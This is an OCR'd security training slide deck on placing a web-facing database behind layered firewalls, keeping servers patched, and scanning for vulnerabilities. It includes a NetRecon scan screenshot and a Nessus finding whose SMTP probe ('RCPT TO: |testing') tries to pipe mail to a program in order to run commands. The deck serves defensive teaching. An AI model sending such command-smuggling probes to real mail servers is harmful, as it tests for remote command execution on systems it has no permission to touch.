


The database is still at risk through the administrate holes in the firewall

Move The Database Into The Intranet

- **Lets move the database into our Intranet**
  - We add a special network connection from the DMZ (web server) to the database so that it can be accessed
  - The database can now be administered directly (we do not need to access it through the firewall)
  - We can close the database server holes in the firewall
- **While this seems better, another problem arises**
  - If an attacker compromises either the web server or the database, the entire Intranet may now be at risk

Putting the Database in the Intranet




The database is still at risk and so is the Intranet now

A Little More Protection Should Do The Trick

- **Lets add a second Network Interface Card (NIC) to the web server and another to the database server**
- **Now move the special connection so that it is now connected directly from the web server to the database**
  - Now only the web server can communicate with the database server from the DMZ side
- **To protect the Intranet in the event that the web server is compromised, lets add another firewall**
  - Place It on the special network connection
  - Limit traffic to the database server to only what the web server really needs access to
  - Restrict web server access only to the database server (no other)
- **Now we can directly administer the database without the need to punch holes in the Internet firewall**

Protect the Database With a Firewall



This is much better


The attack is stopped before it enters the Intranet

Update, Update, Update

Update, Update, Update

- **The majority of web server compromises are through known vulnerabilities where an update / patch is available from the vendor**
- **Regularly check for vendor updates**
- **Monitor one of the many vulnerability email lists that discuss new vulnerabilities**
  - BUGTRAQ
  - SANS
  - Symantec Security Response lists
- **If a reliable automated update mechanism is available, use it**
  - All downloads should be cryptographically signed by the vendor
  - Logs all update activity

Find Your Vulnerabilities Before Others Do




Find Vulnerabilities Before Others

- **Find vulnerabilities before they can be exploited**
- **Correct the problems that you find**
- **Use the tools that the attackers use**
- **Vulnerability scanners combine many of the exploits found in hundreds of attack tools into a easy to use interface**
  - Detailed reports are created for review
  - Most include suggested procedures to remove the vulnerability
- **Open source tools exist for small business and home users**
- **Commercial products generally provide a better assessment**
  - Symantec ESM and NetRecon
  - …


Scan For New Vulnerabilities

Actively Scan for Vulnerabilities

Internet



Policy Compliance



LIVE MODE - REAL SCANS - NetRecon
File Scan View Reports Administration Help
NetRecon Objectives
Discover network vulnerabilities
Miscellaneous
Simulate a scan without touching the network
Network Vulnerabilities
35
30
25
20
15
10
5
0
🟥 High
🟨 Medium
🟩 Low

Risk	ID	Network Resource	Alias	Vulnerability	Type	Revision	Service	Login Name	Pass
● 90	130	DELIUS		connected to resource via Windows Networking					
▽ 62	184	172.17.13.10		printer service enabled					
▽ 44	105	DELIUS		null session access obtained					
▽ 44	113	172.17.13.10		null session access obtained					
▽ 42	76	172.17.13.10		telnet service enabled					
▽ 42	100	172.17.13.10		ftp service enabled					
▽ 42	137	172.17.13.10		nbsession service enabled					
▽ 42	170	172.17.13.10		http service enabled			http		
▽ 40	83	172.17.13.10		identified service product and full version		1.99-2.0.13 (non-commer...	ssh/UNIX		
▽ 40	101	172.17.13.10		identified service product and full version		2.5.0(1)	ftp/wu		
▽ 40	109	DELIUS		identified service product and full version		Server	netbios-ssn/Samba		
▽ 40	117	172.17.13.10		identified service product and full version		Server	netbios-ssn/Samba		
▽ 40	172	172.17.13.10		identified service product and full version		1.3.6 (Unix) (Red Hat/Li...	http/Apache		
▽ 37	180	172.17.13.10		auth service enabled					
🟩 28	145	172.17.13.10		domain name service enabled					
🟩 16	50	DELIUS	172.17.13.10	network resource identified					
🟩 16	52	172.17.13.10	delius.axent.com	network resource identified					
🟩 16	54	172.17.13.10		network resource identified	IP host				
🟩 16	60	172.17.13.10	DELIUS	network resource identified					
🟩 16	62	DELIUS		network resource identified	IP host				
🟩 16	65	172.17.13.10		network resource identified	Windows Networking resou...				
🟩 16	68	DELIUS		network resource identified	Windows Networking resou...				
🟩 16	80	172.17.13.10		network resource identified	Linux				
🟩 16	81	172.17.13.10		network resource identified	Linux	6.0			
🟩 16	107	DELIUS		network resource identified	SMB Server				
🟩 16	108	DELIUS		network resource identified	SMB Server	4.2			

Running... 24 % 48 Records 0:00:03:43 0:00:01:11

symantec.

Nessus



Nessus Report <3>

Summary

Number of hosts tested : 3

Found 7 security holes


Found 25 security warnings

System A
System B
System C

smtp (25/tcp)
Security warnings
Security holes

```
The remote SMTP server did not complain when issued the
command :
 MAIL FROM: root@this_host
 RCPT TO: |testing

This probably means that it is possible to send mail directly
to programs, which is a serious threat, since this allows
anyone to execute arbitrary command on this host

NOTE : ** This security hole might be a false positive, since
  some MTAs will not complain to this test, and instead will
  just drop the message silently **

Solution : upgrade your MTA or change it.

Risk factor : High
CVE : CAN-1999-0163
```

